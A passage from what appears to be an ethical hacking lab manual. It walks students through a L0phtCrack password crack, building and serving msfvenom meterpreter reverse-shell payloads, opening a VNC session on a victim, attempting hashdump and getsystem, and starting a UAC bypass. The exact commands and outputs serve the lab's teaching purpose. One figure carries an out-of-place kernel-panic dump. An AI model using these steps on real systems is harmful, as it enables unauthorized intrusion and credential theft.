24. L0phtCrack starts cracking the passwords of the target machine. In the lower right corner of the window you can see the **status** as shown in the screenshot.




FIGURE 4.16: Cracking password in progress

25. L0phtCrack will show you the cracked passwords of the users that are available in the target machine.




FIGURE 4.17: passwords successfully cracked

26. So, you have successfully attained weak as well as strong passwords. You can click the **Stop** button present at the lower left corner of the window once you gain all the passwords.

## Lab Analysis

Document all the results and reports gathered during the lab.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

---

### Internet Connection Required

Yes       No

### Platform Supported

Classroom       iLabs

# Exploiting Client Side Vulnerabilities and Establishing a VNC Session

*Attackers use client-side vulnerabilities to exploit unpatched software, thereby attaining access to the machine on which the software is installed.*

## Lab Scenario

VNC enables attackers to remotely access and control computers targeted from another computer or mobile device, wherever they are in the world. At the same time, it is also used by network administrators and organizations throughout every industry sector for a range of different scenarios and use cases, including providing IT desktop support to colleagues and friends, and accessing systems and services on the move. Here, we will see how attackers can exploit vulnerabilities in target systems to establish unauthorized VNC sessions and remotely control these targets.

## Lab Objectives

The objective of this lab is to help students learn how to exploit client-side vulnerabilities and establish a VNC session.

## Lab Environment

To carry this out, you need:

- Kali Linux running in virtual machine (Attacker Machine)
- Windows 10 running in virtual machine (Victim machine)
- A web browser
- Administrative privileges to run tools

## Lab Duration

Time: 10 Minutes

# Overview of the Lab

This lab demonstrates the exploitation procedure enforced on a weakly patched Windows 10 machine that allows you to gain remote access to it through a remote desktop connection.

## Lab Tasks

1. Launch **Kali Linux** machine and login. Open a **Terminal** and type **msfvenom -p windows/meterpreter/reverse\_tcp --platform windows -a x86 -f exe LHOST=(attacker machine IP address) LPORT=444 -o /root/Desktop/Test.exe** and press **Enter**.

**Note:** Here the attacker machine IP address is **10.10.10.11** (Kali Linux Machine)



```
File Edit View Search Terminal Help
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -f exe LHOST=10.10.10.11 LPORT=444 -o /root/Desktop/Test.exe
```

FIGURE 5.1: Generating malicious exe file

2. This will generate **Test.exe**, a malicious file on **Desktop** as shown in the screenshot.




FIGURE 5.2: Malicious file successfully generated

3. Now create a directory to share this file with the victim's machine, provide the permissions and copy the file from Desktop to shared location.
  - a. Type **mkdir /var/www/html/share** and press **Enter** to create a share folder.
  - b. Type **chmod -R 755 /var/www/html/share** and press **Enter**.
  - c. Type **chown -R www-data:www-data /var/www/html/share** press **Enter**.

- d. Now copy the malicious file to the shared location by typing **cp /root/Desktop/Test.exe /var/www/html/share** and press **Enter**.

```
File Edit View Search Terminal Help
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -f e
xe LHOST=10.10.10.11 LPORT=444 -o /root/Desktop/Test.exe
No encoder or badchars specified, outputting raw payload
Payload size: 333 bytes
Final size of exe file: 73802 bytes
Saved as: /root/Desktop/Test.exe
root@kali:~# mkdir /var/www/html/share
root@kali:~# chmod -R 755 /var/www/html/share
root@kali:~# chown -R www-data:www-data /var/www/html/share
root@kali:~# cp /root/Desktop/Test.exe /var/www/html/share
root@kali:~#
```

FIGURE 5.3: Sharing the malicious exe file

4. Now start the apache service, to do this type **service apache2 start** and press **Enter**.

```
File Edit View Search Terminal Help
root@kali:~# service apache2 start
root@kali:~#
```

FIGURE 5.4: Starting the apache service

5. Type **msfconsole** and press **Enter** to launch Metasploit framework.

```
File Edit View Search Terminal Help
root@kali:~# msfconsole
[*] StArting the Metasploit Framework console....
```

FIGURE 5.5: Launching msfconsole

6. In msf console type **use multi/handler** and press **Enter**.

```
File Edit View Search Terminal Help
root@kali:~# msfconsole
[*] StArting the Metasploit Framework console....
```

metasploit v4.16.15-dev

```
+ ... =[ 1699 exploits - 968 auxiliary - 299 post          ]
+ ... =[ 503 payloads - 40 encoders - 10 nops          ]
+ ... =[ Free Metasploit Pro trial: http://r-7.co/trymsp ]
```


```
msf > use multi/handler
msf exploit(handler) >
```

FIGURE 5.6: Setting up a listener

7. Now we need to set the payload, LHOST, LPORT to do this:

- Type **set payload windows/meterpreter/reverse\_tcp** and press **Enter**.
- Type **set LHOST 10.10.10.11** and press **Enter**.
- Type **set LPORT 444** and press **Enter**.

- Type **exploit** and press **Enter** to start the listener. Leave the **Kali Linux** machine running and switch to **Windows 10** machine.



```
File Edit View Search Terminal Help
root@kali:~# msfconsole

[metasploit v4.16.15-dev]
+ [ 1699 exploits - 968 auxiliary - 299 post ]
+ [ 503 payloads - 40 encoders - 10 nops ]
+ [ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 10.10.10.11
LHOST => 10.10.10.11
msf exploit(handler) > set LPORT 444
LPORT => 444
msf exploit(handler) > exploit
```

FIGURE 5.7: Starting the listener

- Login to **Windows 10** machine, and open a browser. In this lab we are using the **Chrome** browser.
- In the address bar of the browser type **http://10.10.10.11/share** and press **Enter**.
- As soon as you press Enter, it will display the share folder contents as shown in the screenshot.
- Click **Test.exe** file to **download**.

**Note:** **10.10.10.11** is the IP address of the attacker machine i.e., Kali Linux.




FIGURE 5.8: Downloading malicious exe file on victim's system

13. The malicious file will be downloaded in the default downloads location of the browser. Here in this lab **Downloads** is the location. Now, double-click the **Test.exe** file to run.




FIGURE 5.9: Malicious file successfully downloaded

14. Open File – **Security Warning** window appears. Click **Run**. Leave the **Windows 10** machine running, and switch to **Kali Linux** machine.




FIGURE 5.10: Security warning on executing the exe file

15. Now switch to the attacker machine i.e., Kali Linux machine. Observe that one session is created or opened in the **Meterpreter shell** as shown in the screenshot.

```
File Edit View Search Terminal Help
root@kali: ~
() 0 0 ( )
\ o o \ M S F
| | |
\ \ / W i

=[ metasploit v4.16.15-dev
+ ----=[ 1699 exploits - 968 auxiliary - 299 post
+ ----=[ 503 payloads - 40 encoders - 10 nops
+ ----=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]]

msf > use multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 10.10.10.11
LHOST => 10.10.10.11
msf exploit(handler) > set LPORT 444
LPORT => 444
msf exploit(handler) > exploit
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 10.10.10.11:444
msf exploit(handler) > [*] Sending stage (179267 bytes) to 10.10.10.10
[*] Meterpreter session 1 opened (10.10.10.11:444 -> 10.10.10.10:50320) at 2018-01-06 01:57:43 -0500
```

FIGURE 5.11: Meterpreter shell successfully obtained

16. To open a session in Meterpreter shell, type **sessions -i 1** and press **Enter**.

**Note:** If the Meterpreter shell is connected to the session automatically, then skip this step.

```
File Edit View Search Terminal Help
root@kali: ~
msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > 
```

FIGURE 5.12: Connecting to the victim machine through meterpreter shell

17. Meterpreter shell appears as shown in the screenshot. Type **sysinfo** and press **Enter** to verify that Windows 10 machine is hacked.

```
File Edit View Search Terminal Help
root@kali: ~
msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer : DESKTOP-SV6DCV1
OS : Windows 10 (Build 15063)
Architecture : x64
System Language : en_US
Domain : WORKGROUP
Logged On Users : 2
Meterpreter : x86/windows
meterpreter >
```

FIGURE 5.13: Windows 7 Machine Remote view in Kali Linux machine

18. Now, create a VNC session to capture to access Windows 10 machine remotely.

19. Type **run vnc** and press **Enter**.

```
File Edit View Search Terminal Help
root@kali: ~
msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...
meterpreter > sysinfo
Computer       : DESKTOP-SV6DCV1
OS            : Windows 10 (Build 15063).
Architecture   : x64
System Language: en_US
Domain        : WORKGROUP
Logged On Users: 2
Meterpreter    : x86/windows
meterpreter > run vnc
[*] Creating a VNC reverse tcp stager: LHOST=10.10.10.11 LPORT=4545
[*] Running payload handler
[*] VNC stager executable 73802 bytes long
[*] Uploaded the VNC agent to C:\Users\Admin\AppData\Local\Temp\gzOzIn.exe (must be deleted manually)
[*] Executing the VNC agent with endpoint 10.10.10.11:4545...
meterpreter > 
```

FIGURE 5.14: Opening a VNC session through meterpreter

20. This will open a VNC session of the Victim's machine as shown in the screenshot.



FIGURE 5.15: Victim's system easily accessible through a VNC session

# Lab Analysis

Analyze and document the results related to this lab exercise. Provide your opinion regarding your target's security posture and exposure.

---

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

---

## Internet Connection Required

<input checked="" type="checkbox"/> Yes	<input type="checkbox"/> No
---	-----------------------------

## Platform Supported

<input checked="" type="checkbox"/> Classroom	<input type="checkbox"/> iLabs
---	--------------------------------

# Escalating Privileges by Exploiting Client Side Vulnerabilities

*Privilege Escalation is the demonstration of misusing a bug, configuration imperfection, or design oversight in a working framework or programming application to increase lifted access to assets that are regularly shielded from an application or client.*

## Lab Scenario

Once attackers gain access to the target system, they start looking for different ways to escalate their privilege in the system. They can exploit vulnerability, design flaw or configuration oversight in the operating system or software applications on the target system to gain elevated access to resources that are normally protected from an application or user. The privilege escalation can be vertical or lateral.

## Lab Objectives

The objective of this lab is to help students learn how to escalate privileges on a victim machine by exploiting its vulnerabilities.

## Lab Environment

To perform this lab, you need:

- Windows 8 running as virtual machine
- Windows 10 running as virtual machine
- Kali Linux running as virtual machine

## Lab Duration

Time: 20 Minutes


# Overview of the Lab

This lab demonstrates the exploitation procedure enforced on a weakly patched Windows 8 machine that allows you to gain access to it through a meterpreter shell; and then employing privilege escalation techniques to attain administrative privileges to the machine through meterpreter shell.

## Lab Tasks

Note: Before performing this lab, log in to **Kali Linux** virtual machine. Click **Places → Computer**. Navigate to **File System → etc → apache2**, open **apache2.conf**, enter the command **servername localhost** in a new line, and save the file.

1. Launch **Windows 10** virtual machine and log in to its administrator account.
2. Switch to **Kali Linux** virtual machine and log into it.
3. Launch a command line terminal.
4. Type the command **msfvenom -p windows/meterpreter/reverse\_tcp --platform windows -a x86 -e x86/shikata\_ga\_nai -b "\x00" LHOST=10.10.10.11 -f exe > Desktop/Exploit.exe** and press **Enter**.



```
File Edit View Search Terminal Help
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -e x86/shikata_ga_nai -b "\x00" LHOST=10.10.10.11 -f exe > Desktop/Exploit.exe
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 360 (iteration=0)
x86/shikata_ga_nai chosen with final size 360
Payload size: 360 bytes
Final size of exe file: 73802 bytes
```

FIGURE 6.1: Creating a Payload

5. The above command will create a **Windows executable file** named "**Exploit.exe**" and will be saved on the **Kali Linux** desktop.



FIGURE 6.2: Created Exploit.exe file

6. Now you need to share **Exploit.exe** with the victim machine. (In this lab, we are using **Windows 10** as the victim machine).
7. Open a new command line terminal, type the command **mkdir /var/www/html/share** and press **Enter** to create a new directory named **share**.

```
File Edit View Search Terminal Help
root@kali:~# mkdir /var/www/html/share
root@kali:~#
```

A screenshot of a terminal window titled "root@kali: ~". The window has standard window controls at the top right. The terminal shows two commands: "mkdir /var/www/html/share" and "root@kali:~#". The first command is highlighted with a red rectangle.

FIGURE 6.3: Creating a Directory

8. Change the mode for the **share** folder to **755** by typing the command **chmod -R 755 /var/www/html/share/** and press **Enter**.

```
File Edit View Search Terminal Help
root@kali:~# mkdir /var/www/html/share
root@kali:~# chmod -R 755 /var/www/html/share
root@kali:~#
```

A screenshot of a terminal window titled "root@kali: ~". The window has standard window controls at the top right. The terminal shows three commands: "mkdir /var/www/html/share", "chmod -R 755 /var/www/html/share", and "root@kali:~#". The second command is highlighted with a red rectangle.

FIGURE 6.4: Changing the Permission of the directory

9. Change the ownership of that folder to **www-data**, by typing the command **chown -R www-data:www-data /var/www/html/share/** and pressing **Enter**.

```
File Edit View Search Terminal Help
root@kali:~# mkdir /var/www/html/share
root@kali:~# chmod -R 755 /var/www/html/share
root@kali:~# chown -R www-data:www-data /var/www/html/share
root@kali:~#
```

A screenshot of a terminal window titled "root@kali: ~". The window has standard window controls at the top right. The terminal shows four commands: "mkdir /var/www/html/share", "chmod -R 755 /var/www/html/share", "chown -R www-data:www-data /var/www/html/share", and "root@kali:~#". The third command is highlighted with a red rectangle.

FIGURE 6.5: Change the ownership of the folder

10. Type the command **ls -la /var/www/html/ | grep share** and press **Enter**.

```
File Edit View Search Terminal Help
root@kali:~# mkdir /var/www/html/share
root@kali:~# chmod -R 755 /var/www/html/share
root@kali:~# chown -R www-data:www-data /var/www/html/share
root@kali:~# ls -la /var/www/html/ | grep share
drwxr-xr-x 2 www-data www-data 4096 Nov  9  06:44 share
root@kali:~#
```

A screenshot of a terminal window titled "root@kali: ~". The window has standard window controls at the top right. The terminal shows five commands: "mkdir /var/www/html/share", "chmod -R 755 /var/www/html/share", "chown -R www-data:www-data /var/www/html/share", "ls -la /var/www/html/ | grep share", and "root@kali:~#". The fourth command is highlighted with a red rectangle.

FIGURE 6.6: Configuring the Sharing Options

11. The next step is to start the **apache server**. Type the command **service apache2 start** in Terminal, and press **Enter**.

```
root@kali:~# mkdir /var/www/html/share  
root@kali:~# chmod -R 755 /var/www/html/share  
root@kali:~# chown -R www-data:www-data /var/www/html/share  
root@kali:~# ls -la /var/www/html/ | grep share  
drwxr-xr-x 2 www-data www-data 4096 Nov 9 06:44 share  
root@kali:~# service apache2 start  
root@kali:~#
```

FIGURE 6.7: Starting Apache webserver

12. Now that the apache web server is running, copy **Exploit.exe** file into the **share** folder.
13. Type the command **cp /root/Desktop/Exploit.exe /var/www/html/share/** in the terminal, and press **Enter**.

```
root@kali:~# mkdir /var/www/html/share  
root@kali:~# chmod -R 755 /var/www/html/share  
root@kali:~# chown -R www-data:www-data /var/www/html/share  
root@kali:~# ls -la /var/www/html/ | grep share  
drwxr-xr-x 2 www-data www-data 4096 Nov 9 06:44 share  
root@kali:~# service apache2 start  
root@kali:~# cp /root/Desktop/Exploit.exe /var/www/html/share/  
root@kali:~#
```

FIGURE 6.8: Copying the Exploit.exe backdoor file

14. Type **msfconsole** in the terminal and press **Enter**.

```
root@kali:~# msfconsole
```

Unable to handle kernel NULL pointer dereference at virtual address 0xd34db33f  
EFLAGS: 00010046  
eax: 00000001 ebx: f77c8c00 ecx: 00000000 edx: f77f0001  
esi: 803bf014 edi: 8023c755 ebp: 80237f84 esp: 80237f60  
ds: 0018 es: 0018 ss: 0018  
Process Swapper (Pid: 0, process nr: 0, stackpage=80377000)

Stack: 90909090990909090909090909090  
90909090990909090909090909090  
90909090.90909090.90909090  
90909090.90909090.90909090  
90909090.90909090.90909090  
90909090.90909090.90909090  
.....  
cccccccccccccccccccccccccccc  
cccccccccccccccccccccccccccc  
cccccccccccccccccccccccccccc  
cccccccccccccccccccccccccccc  
.....cccccccc

FIGURE 6.9: Launching msfconsole

15. Type **use exploit/multi/handler** and press **Enter**, to handle exploits launched outside the framework.
16. Now issue the following commands in msfconsole:
  - a) Type **set payload windows/meterpreter/reverse\_tcp** and press **Enter**.
  - b) Type **set LHOST 10.10.10.11** and press **Enter**.

```
root@kali: ~
File Edit View Search Terminal Help
msf > [use exploit/multi/handler]
msf exploit(handler) > [set payload windows/meterpreter/reverse_tcp]
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > [set LHOST 10.10.10.11]
LHOST => 10.10.10.11
msf exploit(handler) > [ ]
```

FIGURE 6.10: Configuring the Payload and Exploit

17. To start the handler, type the command **exploit -j -z** and press **Enter**.

```
root@kali: ~
File Edit View Search Terminal Help
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 10.10.10.11
LHOST => 10.10.10.11
msf exploit(handler) > [exploit -j -z]
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 10.10.10.11:4444
msf exploit(handler) > [ ]
```

FIGURE 6.11: Exploit the windows 8machine

18. Now, switch to **Windows 10** virtual machine.
  19. Launch **Chrome**. Type the URL <http://10.10.10.11/share/> in the address bar, and press **enter**.
- Note:** Here **10.10.10.11** is the IP address of **Kali Linux**, which may vary in your lab environment.
20. You will be redirected to the apache index webpage. Click **Exploit.exe** link to download the backdoor file.

Index of /share

Name	Last modified	Size	Description
Parent Directory	-	-	
<b>Exploit.exe</b>	2018-01-06 05:00	72K	

Apache/2.4.29 (Debian) Server at 10.10.10.11 Port 80

FIGURE 6.12: Downloading the backdoor File (Exploit.exe)

21. Once the file is downloaded navigate to the download location of the browser and double-click **Exploit.exe** file to execute. In this lab the default location is **Downloads** folder.



FIGURE 6.13: Saving the backdoor file

22. If an **Open File – Security Warning** window appears, click **Run**.  
23. Leave the Windows machine running, so that **Exploit.exe** file runs in background, and now switch to **Kali Linux** machine.




FIGURE 6.14: Saving the backdoor file

24. Switch back to the **Kali Linux** machine. Meterpreter session has been successfully opened, as shown in the following screenshot:

```
root@kali: ~
File Edit View Search Terminal Help
[...]
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 10.10.10.11
LHOST => 10.10.10.11
msf exploit(handler) > exploit -j -z
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 10.10.10.11:4444
msf exploit(handler) > [*] Sending stage (179267 bytes) to 10.10.10.10
[*] Meterpreter session 1 opened (10.10.10.11:4444 -> 10.10.10.10:50112) at 2018-01-06 05:02:23 -0500
```

A screenshot of a terminal window titled 'root@kali: ~'. The terminal shows a Metasploit session. It starts with the command 'use exploit/multi/handler'. Then it sets the payload to 'windows/meterpreter/reverse\_tcp'. It configures the listener with 'set LHOST 10.10.10.11'. The exploit is then run with 'exploit -j -z', which creates a background job. The terminal then shows the start of a reverse TCP handler on port 4444. Finally, it sends a stage payload to a target host at 10.10.10.10. A message indicates that a Meterpreter session has been opened, with session details: (10.10.10.11:4444 -> 10.10.10.10:50112) at 2018-01-06 05:02:23 -0500.

FIGURE 6.15: Meterpreter Session Attained

25. Type **sessions -i 1** and press **Enter** (**1** in **sessions -i 1** command is the id number of the session). **Meterpreter** shell is launched, as shown in the following screenshot:

The screenshot shows a terminal window titled "root@kali: ~". The menu bar includes "File", "Edit", "View", "Search", "Terminal", and "Help". The terminal content is as follows:

```
[*] Started reverse TCP handler on 10.10.10.11:4444
[*] Meterpreter session 1 opened (10.10.10.11:4444 -> 10.10.10.10:50112) at 2018-01-06 05:02:23 -0500
sessions -i 1
[*] Starting interaction with 1...
meterpreter >
```

FIGURE 6.16: Meterpreter Session Launched

26. Type **getuid** and press **Enter**. This displays the current user ID, as shown in the following screenshot:

The screenshot shows a terminal window titled "root@kali: ~". The menu bar includes "File", "Edit", "View", "Search", "Terminal", and "Help". The terminal content is as follows:

```
Server username: DESKTOP-SV6DCV1\Admin
meterpreter > getuid
[*] Starting interaction with 1...
meterpreter >
```

FIGURE 6.17: Viewing the Current User ID

27. You will observe that the Meterpreter server is running with normal user privileges.

28. You will not be able to execute commands (such as **hashdump**, which dumps the user account hashes located in the SAM file; **clearev**, which clears the event logs remotely; etc.) that requires administrative/root privileges.
29. Let us check this by executing the **run post/windows/gather/smart\_hashdump** command:

```
meterpreter > run post/windows/gather/smart_hashdump
[*] Running module against DESKTOP-SV6DCV1
[*] Hashes will be saved to the database if anc is connected.
[*] Hashes will be saved in lost in JTR password file format to:
[*] /root/.msf4/loot/20180106050725/default_10.10.10.10_windows.hashes_802002.txt
[-] insufficient privileges to dump hashes
meterpreter >
```

FIGURE 6.18: Access Denied

30. The command fails to dump the hashes from the SAM file located in Windows 10 and returns an error stating that Insufficient Privileges to dump hashes.
31. From this, it is evident that Meterpreter server requires admin privileges to perform such actions.
32. Now, we shall try to escalate the privileges by issuing a **getsystem** command that attempts to elevate the user privileges.
33. The command issued is:

- a. **getsystem -t 1**: which uses the Service - Named Pipe Impersonation (In Memory/Admin) Technique

```
meterpreter > getsystem -t 1
[-] priv_elevate_getsystem: Operation failed: Access is denied. The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
meterpreter >
```

FIGURE 6.19: Trying getsystem Command

34. The command fails to escalate privileges and returns an error stating **Access is denied**.
35. From the above result, it is evident that the security configuration of the Windows 10 machine is blocking you from gaining unrestricted access to it.
36. Now, we shall try to bypass the user account control setting that is blocking you from gaining unrestricted access to the machine.
37. You will now:
- a. Move the current meterpreter session to the background,
  - b. use the **bypassuac\_fodhelper** exploit for windows,
